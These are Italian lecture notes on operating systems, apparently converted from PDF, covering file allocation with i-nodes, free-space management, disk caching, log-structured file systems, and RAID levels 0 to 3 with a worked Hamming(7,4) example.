
- N = 1KB = 256 parole (parola=32bit)
  - 4 byte per parola
- Max file = 256 blocchi da 1KB = 256KB
  - X = 12200
    - X/N = 12200/256 = 47 (blocco 47)
    - X%N = 168 (parola 168 all'interno del blocco 47)
  - X = 644000 Non basta un blocco
    - X / (N(N-1)) = 9 (blocco della lista concatenata)
    - X%(N(N-1)) =R =56480
    - R / N-1 = 220 (offset nel blocco index)
    - R % N = 160 (offset nel blocco dati)

L'ultima possibilità è quella di utilizzare lo schema combinato (utilizzato in Unix). In Unix ad ogni file è associato un i-node (index-node) che contiene gli attributi del file e che fa anche da blocco indice. Gli i-node sono gestiti direttamente dal Sistema Operativo e sono memorizzati in modo permanente sull'hardware in una porzione riservata al Sistema Operativo, di solito all'inizio del disco.
Per indirizzare i blocchi di dati del file, ogni i-node contiene:

- 10 **puntatori diretti** a blocchi di dati di file
- Un **puntatore single indirect** che punta ad un blocco indice che contiene puntatori a blocchi di dati di file
- Un **puntatore double indirect** che punta ad un blocco indice che contiene puntatori a blocchi indice ognuno dei quali contiene puntatori a blocchi di dati di file
- Un **puntatore triple indirect** che punta ad un blocco indice che contiene puntatori a blocchi indice ognuno dei quali contiene contiene puntatori a blocchi indice indice ognuno dei quali contiene puntatori a blocchi di dati di file


Se il file è molto piccolo, si usano solamente i primi puntatori diretti, altrimenti si può arrivare ad usare i vari puntatori indiretti in base a quanto è grande.

- Schema combinato(Unix)
  - blocco di 4KB



Parlando della **implementazione delle directory**, si usa lo stesso meccanismo usato per allocare i file (dunque allocazione contigua, allocazione a lista concatenata o allocazione indicizzata), con la differenza però che le directory non contengono dati, ma solamente la lista dei file e delle directory che essa contiene.
Per memorizzare questo contenuto e per accedervi si può:

- Usare una lista lineare di nomi di file con puntatori ai blocchi dati
  L'implementazione è facile ma è una soluzione poco efficiente, infatti lettura, scrittura e rimozione del file richiedono una ricerca per trovare il file:
  - Scansione lineare della lista con complessità $O(n)$
  - Ricerca binaria su lista ordinata con complessità $O(\log\ n)$ (ma bisogna ordinare la lista…)
- Usare una tabella hash
  Il tempo di ricerca è migliore però c'è la possibilità di collisioni (ovvero situazioni in cui due nomi di file collidono sulla stessa posizione), però si possono gestire con ulteriori liste




## Gestione dello spazio libero

Il sistema operativo per tenere traccia dello spazio libero su disco, si mantiene una mappa dei blocchi liberi:


- Per creare un file si cercano blocchi liberi nella mappa
- Per rimuovere un file si aggiungono i suoi blocchi alla mappa (a meno che per questioni di sicurezza non si voglia eliminare il contenuto del blocco)

Per implementare la mappa si possono usare:

- Vettore di bit
- Lista concatenata
- Raggruppamento
- Conteggio


Nell'implementazione tramite **vettore di bit** abbiamo una casella per ogni blocco e:

- $Bit[i]=0$ significa che il blocco $i$ è libero
- $Bit[i]=1$ significa che il blocco $i$ è occupato





Ovviamente il vettore richiede extra spazio.
Ad esempio se la dimensione del blocco è di $4\ \ KB$ ($2^{12}\ \ byte$) e la dimensione del disco è di $256\ \ GB$ ($2^{38}\ \ byte$), avremo $n=\frac{2^{38}}{2^{12}}\ \ byte=2^{26}\ \ byte=8\ \ MB$ solo per il vettore di bit. Ovviamente questa implementazione è efficiente solo se il vettore è mantenibile tutto in memoria principale. In questa implementazione è molto facile ottenere blocchi contigui.


Altrimenti si può utilizzare una **lista concatenata di blocchi liberi** (free list), che ha un minimo spreco di spazio (solo il puntatore alla testa della lista visto che gli altri puntatori sono all'interno dei blocchi liberi), però non è possibile ottenere blocchi contigui.




Un'altra possibile alternativa è il **raggruppamento**, che consiste nella modifica della lista linkata (simile all'allocazione indicizzata con schema concatenato). In questa implementazione il primo blocco libero contiene gli indirizzi di $n-1$ blocchi liberi, invece l'ultimo puntatore del blocco punta ad un altro blocco contenente indirizzi di blocchi liberi. Con questa implementazione si è in grado di fornire rapidamente un gran numero di blocchi liberi.




Un altro miglioramento che è possibile applicare alla lista è il **conteggio**, che consiste nel mantenere il conteggio di quanti blocchi liberi seguono il primo in una zona di blocchi liberi contigui. Con questa implementazione la lista in genere risulta più corta (se il contatore è $>1$ per ogni gruppo di blocchi liberi).





## Efficienza e prestazioni

Il disco è quasi sempre il collo di bottiglia in un computer, perché è la componente più lenta. L'efficienza dipenda da:

- Dalla tecnologia
  Un disco a stato solido è molto più efficiente di un disco magnetico
- L'algoritmo di allocazione dello spazio su disco
  Ad esempio in Unix si cerca di tenere i blocchi di un file vicini al suo i-node
- Il tipo di dati contenuti nella directory
  Ad esempio se si vuole sapere la data di ultimo accesso di un file, allora la lettura di un file richiede lettura e scrittura anche del blocco della directory

Il controller del disco possiede una **piccola cache** che è in grado di contenere un'intera traccia (per le proprietà di locazione spazio-temporale) ma non basta per garantire prestazioni elevate. Quindi il sistema operativo utilizza dei propri meccanismi aggiuntivi:

- Dischi virtuali (RAM disk), che riguardano la scrittura
- Cache del disco (detta anche buffer cache), che riguarda la lettura




I **dischi virtuali** sono una parte della memoria principale gestita come se fosse un disco. Il driver di un RAM disk accetta tutte le operazioni standard dei dischi eseguendole però in memoria. I dischi virtuali ovviamente sono molto veloci però sono un supporto solamente per file temporanei (infatti se spengo il computer viene perso tutto).
Questa parte della memoria è gestita dall'utente che scrive sul RAM disk invece che sul disco vero e proprio. È importante notare che questa non è una cache.

La **cache del disco** consiste in una porzione di memoria che memorizza blocchi usati di frequente (o che statisticamente saranno usati successivamente). È simile alla cache che c'è tra memoria principale e CPU ed è gestita dal sistema operativo. Questa porzione di memoria sfrutta il principio della località:

- Spaziale
  Uso di dati "vicini" a quelli attualmente usati
- Temporale
  Uso successivo degli stessi dati

Il trasferimento dati nella memoria del processo utente non richiede spostamento di byte, perchè sono già in memoria quindi ho solo bisogno di un puntatore.

Le problematiche della cache del disco e del disco virtuale sono:

- La dimensione (nell'ordine dei $MB$)
- La politica di rimpiazzamento
  Quando ho riempito lo spazio, devo scegliere quale cluster eliminare:
  - LRU (Least Recently Used)
    Il peggiore per accesso sequenziale, meglio rilascio indietro (free-behind) e lettura anticipata (read-ahead)
  - LFU (Least Frequently Used)
  - RANDOM
- La politica di scrittura
  Devo decidere come e quando aggiornare il contenuto sul disco:
  - Write-back
    Scrivo solo quando devo rimuovere il blocco dalla cache (problemi di affidabilità in caso di crash)
  - Write-through
    È meno efficiente, vuol dire che non esiste il disco virtuale e usiamo la cache solamente in lettura

Un’altro problema della cache del disco è la possibile inconsistenza tra disco e cache, per risolvere questo problema si può:

- Fare un controllo di consistenza, ovvero confrontare i dati nella directory con i dati su disco, e sistemare le inconsistenze (soprattutto in caso di crash)
- Utilizzare programmi di sistema per fare il backup del disco su memoria di massa (nastri). Recupero di file persi tramite restore dei dati dai backup

Per risolvere i problemi di inconsistenza, i **file system log structured** registrano ogni cambiamento del file system come una transazione. Tutte le transazioni sono scritte su un log e una transazione è considerata avvenuta quando viene scritta sul log (anche se il file system può non essere ancora stato aggiornato).
Le transazioni sul log sono scritte in modo asincrono nel file system e quando il file system è modificato, la transazione viene cancellata dal log. Se il sistema va in crash, le transizioni non avvenute sono quelle presenti sul log.
Il vantaggio di questa tecnica è l’ottimizzazione del numero di seek, perchè sapendo prima tutte le operazioni, posso riordinarle nella maniera più efficiente possibile (tramite qualche apposito algoritmo).

# Sistemi RAID

Continuiamo la parte relativa alla memoria secondaria, con i **sistemi RAID**.

La motivazione dell’introduzione dei sistemi RAID è il fatto che i supporti per le memorie secondarie (i dischi, etc), si possono rompere o danneggiare.
Per limitare la perdita di dati dovuta a questo tipo di problemi, un metodo efficace è la ridondanza (ovvero avere una copia dei dati in più dischi).

Questo è stato reso possibile grazie all’evoluzione tecnologica, che ha permesso di avere dischi sempre più piccoli e meno costosi, facendo diventare più “semplice”  equipaggiare un sistema con molti dischi.

La presenza di più dischi, oltre al vantaggio della **maggior affidabilità** tramite ridondanza (che nel caso più semplice è il mirroring), garantisce **maggiori prestazioni**, in quanto si possono eseguire scritture/letture in parallelo sui vari dischi.

I sistemi RAID furono introdotti nel 1988, dopo un articolo di D. A. Patterson, G. Gibson, and R. H Katz: A Case for Redundant Arrays of Inexpensive Disks (RAID).
Successivamente il termine Inexpensive nella sigla RAID iniziò ad essere scontato, e quindi fu sostituito da Independent: Redundant Arrays of Independent (Inexpensive) Disks.
Gli obiettivi con cui fu scritto quest’articolo erano proprio:

- Migliorare l’affidabilità
- Incrementare le prestazioni

L’approccio RAID era l’opposto dell’approccio SLED (Single Large Expensive Disk) usato fino a quel momento.

I dispositivi RAID si possono implementare in tre forme:

- **Struttura SW**
  In cui abbiamo più dischi indipendenti collegati al bus. In questa implementazione la funzionalità RAID è implementata dal sistema operativo.
- **Struttura HW** (la più usata)
  In cui dal punto di vista del sistema operativo c’è un solo disco ed è il controllore intelligente a implementare la funzionalità RAID.
- **Batteria RAID**
  In cui si ha un’unità completamente a sé stante, composta da controllore, cache, e dischi autonomi, che implementa solamente la funzionalità RAID ed è collegata alla macchina centrale.

Di base, le strutture RAID per garantire la ridondanza si basano su:

- Copiatura speculare dei dati (**mirroring**)
- Sezionamento dei dati (**data striping**)

Questo per implementare una sorta di parallelismo che garantisce l’aumento di:

- Affidabilità
- Prestazioni

L’**affidabilità** si ottiene in quanto il guasto di un disco non comporta più la perdita di dati, ma grazie alla **ridondanza**, in cui si memorizzano informazioni non strettamente necessarie ma utili per ricostruire le informazioni perse in caso di guasto, è possibile recuperare i dati da un altro disco.
Ovviamente la ridondanza richiede un costo aggiuntivo, sia di spazio che di tempo (in quanto devo copiare i dati in diverse locazioni).

Il modo più semplice per implementare la ridondanza è proprio la **copiatura speculare**, ovvero il **mirroring** (o shadowing). Nel mirroring, un disco logico corrisponde a due dischi fisici e ogni scrittura avviene su entrambi i dischi. In questa maniera i dati vengono persi solamente quando si guastano entrambi i dischi.

In caso di mirroring il tempo medio di perdita dei dati dipende da:

- Tempo medio di guasto di ogni singolo disco
- Tempo medio di riparazione

Per calcolare il tempo medio di perdita dei dati in caso di mirroring con due **dischi indipendenti**, possiamo utilizzare la formula:

$$MTDL = \frac{MTTF^2}{2 * MTTR}$$

Dove:
MTTF (Mean Time to Failure) è il tempo medio di guasto di un singolo disco.

MTTR (Mean Time to Repair) è il tempo medio di riparazione.
L'elevamento al quadrato di MTTF nel numeratore è dovuto al fatto che la perdita dei dati si verifica solo se entrambi i dischi falliscono contemporaneamente.
La divisione per 2 nel denominatore tiene conto del fatto che la perdita dei dati può verificarsi quando fallisce il primo disco o il secondo disco, ma non entrambi contemporaneamente.
Questo fornisce un'indicazione approssimativa del tempo medio tra la creazione dei dati e la loro potenziale perdita completa nel caso in cui entrambi i dischi falliscano consecutivamente durante il periodo di riparazione.

Dunque supponendo che i possibili guasti sui dischi siano indipendenti, che il tempo medio di guasto sul singolo disco sia di $100.000 \ \ ore$ e che il tempo di riparazione sia di $10 \ \ ore$; il tempo medio di perdita dei dati è di:

$$\frac{100.000^2}{2*10} = 57.000 \ \ anni$$

Il problema è che i guasti sui dischi non sono quasi mai indipendenti, perché spesso i dischi sono vicini fisicamente o sono della stessa partita di dischi (disastro, calo di tensione, difetti di fabbricazione in una partita di dischi, …) e dunque i guasti potrebbero verificarsi contemporaneamente.

Parlando di prestazioni, con il mirroring:

- La frequenza di gestione delle letture raddoppia, e quindi il tempo si dimezza (i dati possono essere letti contemporaneamente da entrambi i dischi, quindi posso leggere in contemporanea due blocchi diversi).
- Il tempo di trasferimento rimane inalterato sia in lettura sia in scrittura (per scrivere o per leggere un blocco impiego sempre lo stesso tempo)
- Il tempo di scrittura raddoppia (i dati vengono duplicati su entrambe le unità)

Il **tempo di trasferimento** si riferisce al tempo necessario per copiare i dati da un disco a un altro. Nel mirroring, il tempo di trasferimento rimane inalterato perché i dati vengono scritti simultaneamente su tutti i dischi del mirror: ad esempio, se un disco impiega 1 secondo per scrivere un determinato insieme di dati, anche il RAID a specchio impiegherà circa 1 secondo per completare l'operazione di scrittura sui dischi duplicati.

Se voglio aumentare la velocità di trasferimento, bisogna usare il **sezionamento dei dati** (data striping). Infatti distribuendo i dati in sezioni su più dischi, è possibile migliorare la capacità di trasferimento.

Il data striping può avvenire:

- A **livello di bit**
  Quindi si ha una distribuzione dei bit di ciascun byte su più dischi (con 8 dischi, il bit i-esimo di un byte è memorizzato nel disco i-esimo)

- A **livello di byte**
  Quindi si ha una distribuzione dei byte di un blocco su più dischi (con n dischi, il byte i-esimo di un blocco è memorizzato nel disco (i mod n)-esimo)
- A **livello di blocco**
  Quindi si ha una distribuzione dei blocchi di un file su più dischi (con n dischi, il blocco i-esimo di un file è memorizzato nel disco (i mod n)-esimo)

Gli effetti del parallelismo che si ottiene tramite data striping sono:
- Aumento, tramite bilanciamento del carico, della produttività per accessi multipli a piccole porzioni di dati
- Riduzione del tempo di risposta relativo agli accessi a grandi quantità di dati


## Livelli di RAID

Dunque, abbiamo detto che le strutture RAID possono eseguire:
- Mirroring: che garantisce un'alta affidabilità ma è costoso
- Data striping: che garantisce alte capacità di trasferimento dati (aumenta la frequenza), ma non migliora l'affidabilità (anzi la peggiora)

Spesso per ridurre i costi si usano gli ECC (Error Correction Code) per garantire una semi ridondanza, che dipende dal numero di ECC.


L'utilizzo combinato di queste tecniche è stato schematizzato in **7 livelli RAID** (da 0 a 6).

Il **livello RAID 0** non ha ridondanza di nessun tipo ed utilizza un sezionamento a livello di blocco.




I vantaggi sono che l'implementazione è molto economica e sono garantite alte prestazioni grazie al parallelismo delle operazioni di lettura/scrittura.
Gli svantaggi sono che non c'è ridondanza appunto, dunque non solo non aumenta l'affidabilità, ma in più l'affidabilità diminuisce, in quanto più i dati sono distribuiti su più dischi, più è alta la possibilità che si perdano i dati in quanto è più probabile che si rompa un disco.

Il **livello RAID 1**, invece effettua il mirroring ma senza il sezionamento del blocco.





I vantaggi sono la maggior affidabilità, la quale aumenta linearmente con il numero di dischi (non con la formula che abbiamo visto prima in quanto i dischi sono dipendenti), e l'aumento delle prestazioni in lettura (se un disco è occupato posso leggere dall'altro) però non aumenta la velocità di trasferimento.
Gli svantaggi sono l'alto costo (raddoppia con due dischi) e di conseguenza la bassa scalabilità.

Il **livello RAID 2** è il primo che combina mirroring e sezionamento. Non usa però il mirroring come da definizione, ma per diminuire i costi utilizza i codici per la correzione degli errori (ECC), in questo caso per ogni byte aggiunge un bit di parità:

- 0: se se i bit 1 presenti nel byte sono in numero pari
- 1: se i bit 1 presenti nel byte sono in numero dispari

Dunque tutti gli errori sono identificati su un singolo bit (e l'errore viene rilevato solamente se il numero di errori è dispari), infatti non permette di correggere gli errori ma solo di rilevarli. Per poter correggere gli errori è necessario un maggior numero di bit.

Dunque il livello RAID 2 utilizza un sezionamento a livello di bit e utilizza i codici per la correzione degli errori (ECC). Dunque i bit dei byte sono memorizzati in dischi diversi, e i bit di correzione (che sono più di uno) sono memorizzati singolarmente in dischi separati differenti rispetto a quelli usati per i dati.
Se un disco si guasta, i bit rimanenti del byte dati e i bit di correzione associati vengono usati per ricostruire il dato danneggiato.




Il RAID 2 utilizza il codice Hamming(7,4), che richiede, ogni 4 dischi di dati, ci siano 3 dischi di ridondanza (contro i 4 richiesti dal RAID 1)
Il codice Hamming infatti codifica 4 bit di dati in 7 bit, aggiungendo 3 bit di parità.

È stato scelto questo codice perché si è in grado di correggere ogni errore di singolo bit, oppure rivelare tutti gli errori di singolo bit e gli errori su due bit ma senza poterli correggere.
Nel caso in cui si utilizzi per la correzione ecco un esempio, date le tre matrici $G$, $H$ ed $R$:

$$\mathbf{x} = \mathbf{Gp} = \begin{pmatrix} 1 & 1 & 0 & 1 \\ 1 & 0 & 1 & 1 \\ 1 & 0 & 0 & 0 \\ 0 & 1 & 1 & 1 \\ 0 & 1 & 0 & 0 \\ 0 & 0 & 1 & 0 \\ 0 & 0 & 0 & 1 \end{pmatrix} \begin{pmatrix} 1 \\ 0 \\ 1 \\ 1 \end{pmatrix} = \begin{pmatrix} 2 \\ 3 \\ 1 \\ 2 \\ 0 \\ 1 \\ 1 \end{pmatrix} = \begin{pmatrix} 0 \\ 1 \\ 1 \\ 0 \\ 0 \\ 1 \\ 1 \end{pmatrix}$$

In questo esempio trasmetteremo (ovvero scriveremo sui 7 dischi) 0110011 prodotto dal messaggio originale $p$ 1011, ottenuto eseguendo il prodotto matriciale per una matrice $G$ che è fissa.

Quando effettuo la lettura verrà eseguito il controllo di parità. Per eseguire questo controllo viene calcolata la sindrome $z$, ottenuta eseguendo il prodotto matriciale per una matrice $H$ fissa con i bit letti dai dischi $r$. Se la sindrome è composta da soli $0$, allora il dato è corretto, altrimenti c'è un errore al bit rappresentato dal valore della sindrome (nell'esempio 5).

Controllo di parita'

$$\mathbf{z} = \mathbf{Hr} = \begin{pmatrix} 1 & 0 & 1 & 0 & 1 & 0 & 1 \\ 0 & 1 & 1 & 0 & 0 & 1 & 1 \\ 0 & 0 & 0 & 1 & 1 & 1 & 1 \end{pmatrix} \begin{pmatrix} 0 \\ 1 \\ 1 \\ 0 \\ 0 \\ 1 \\ 1 \end{pmatrix} = \begin{pmatrix} 2 \\ 4 \\ 2 \end{pmatrix} = \begin{pmatrix} 0 \\ 0 \\ 0 \end{pmatrix}$$

$$\mathbf{z} = \mathbf{Hr} = \begin{pmatrix} 1 & 0 & 1 & 0 & 1 & 0 & 1 \\ 0 & 1 & 1 & 0 & 0 & 1 & 1 \\ 0 & 0 & 0 & 1 & 1 & 1 & 1 \end{pmatrix} \begin{pmatrix} 0 \\ 1 \\ 1 \\ 0 \\ 1 \\ 1 \\ 1 \end{pmatrix} = \begin{pmatrix} 3 \\ 4 \\ 3 \end{pmatrix} = \begin{pmatrix} 1 \\ 0 \\ 1 \end{pmatrix}$$

Per riottenere il dato originale devo eseguire il prodotto matriciale per una matrice $R$ fissa con i bit letti dai dischi $r$.

Ricostruzione dati


$$\mathbf{R} = \begin{pmatrix} 0 & 0 & 1 & 0 & 0 & 0 & 0 \\ 0 & 0 & 0 & 0 & 1 & 0 & 0 \\ 0 & 0 & 0 & 0 & 0 & 1 & 0 \\ 0 & 0 & 0 & 0 & 0 & 0 & 1 \end{pmatrix}$$

$$\mathbf{p_r} = \mathbf{Rr} \qquad \mathbf{p_r} = \begin{pmatrix} 0 & 0 & 1 & 0 & 0 & 0 & 0 \\ 0 & 0 & 0 & 0 & 1 & 0 & 0 \\ 0 & 0 & 0 & 0 & 0 & 1 & 0 \\ 0 & 0 & 0 & 0 & 0 & 0 & 1 \end{pmatrix} \begin{pmatrix} 0 \\ 1 \\ 1 \\ 0 \\ 0 \\ 1 \\ 1 \end{pmatrix} = \begin{pmatrix} 1 \\ 0 \\ 1 \\ 1 \end{pmatrix}$$

I vantaggi del livello RAID 2 sono che abbiamo maggior affidabilità rispetto al RAID 0.
Gli svantaggi sono che ovviamente è più costoso rispetto al RAID 0 (ma meno di RAID 1).
Solitamente il livello RAID 2 non si usa in pratica perchè non conviene, in quanto come beneficio abbiamo il fatto di risparmiare un disco, però non possiamo più correggere errori su più di un bit, mentre con RAID 1 si può correggere qualsiasi tipo di errore.

Il **livello RAID 3** (noto come organizzazione con bit di parità) esegue il sezionamento dei dati a livello di byte con un disco dedicato al bit di parità.
I controllori dei dischi sono in grado di rilevare se un settore è stato letto correttamente perchè ogni disco ha a sua volta un bit di parità, e dunque:


- Se un settore è danneggiato, per ogni bit del settore è possibile determinare se deve valere 0 oppure 1 calcolando la parità dei bit corrispondenti dai settori degli altri dischi
- Se la parità dei rimanenti bit è uguale a quella memorizzata, allora il bit mancante è 0, altrimenti è 1




L’efficienza è la stessa del livello RAID 2 (anche se non siamo in grado di rilevare più errori), in quanto i dischi capiscono da soli se ci sono errori e possiamo sempre risolvere un solo errore,


però viene usato un solo disco per i bit di parità. La velocità di trasferimento poi è pari a $n-1$ volte quella del RAID 1, grazie al data striping.
Gli svantaggi (rispetto al livello RAID 1) è che posso fare meno operazioni di I/O al secondo perché ogni disco è coinvolto da tutte le richieste, e in più allungo tutte le scritture visto che è necessario calcolare il bit di parità (la soluzione è che il controllore RAID è capace di gestire il calcolo della parità, sollevando la CPU dall'incarico).

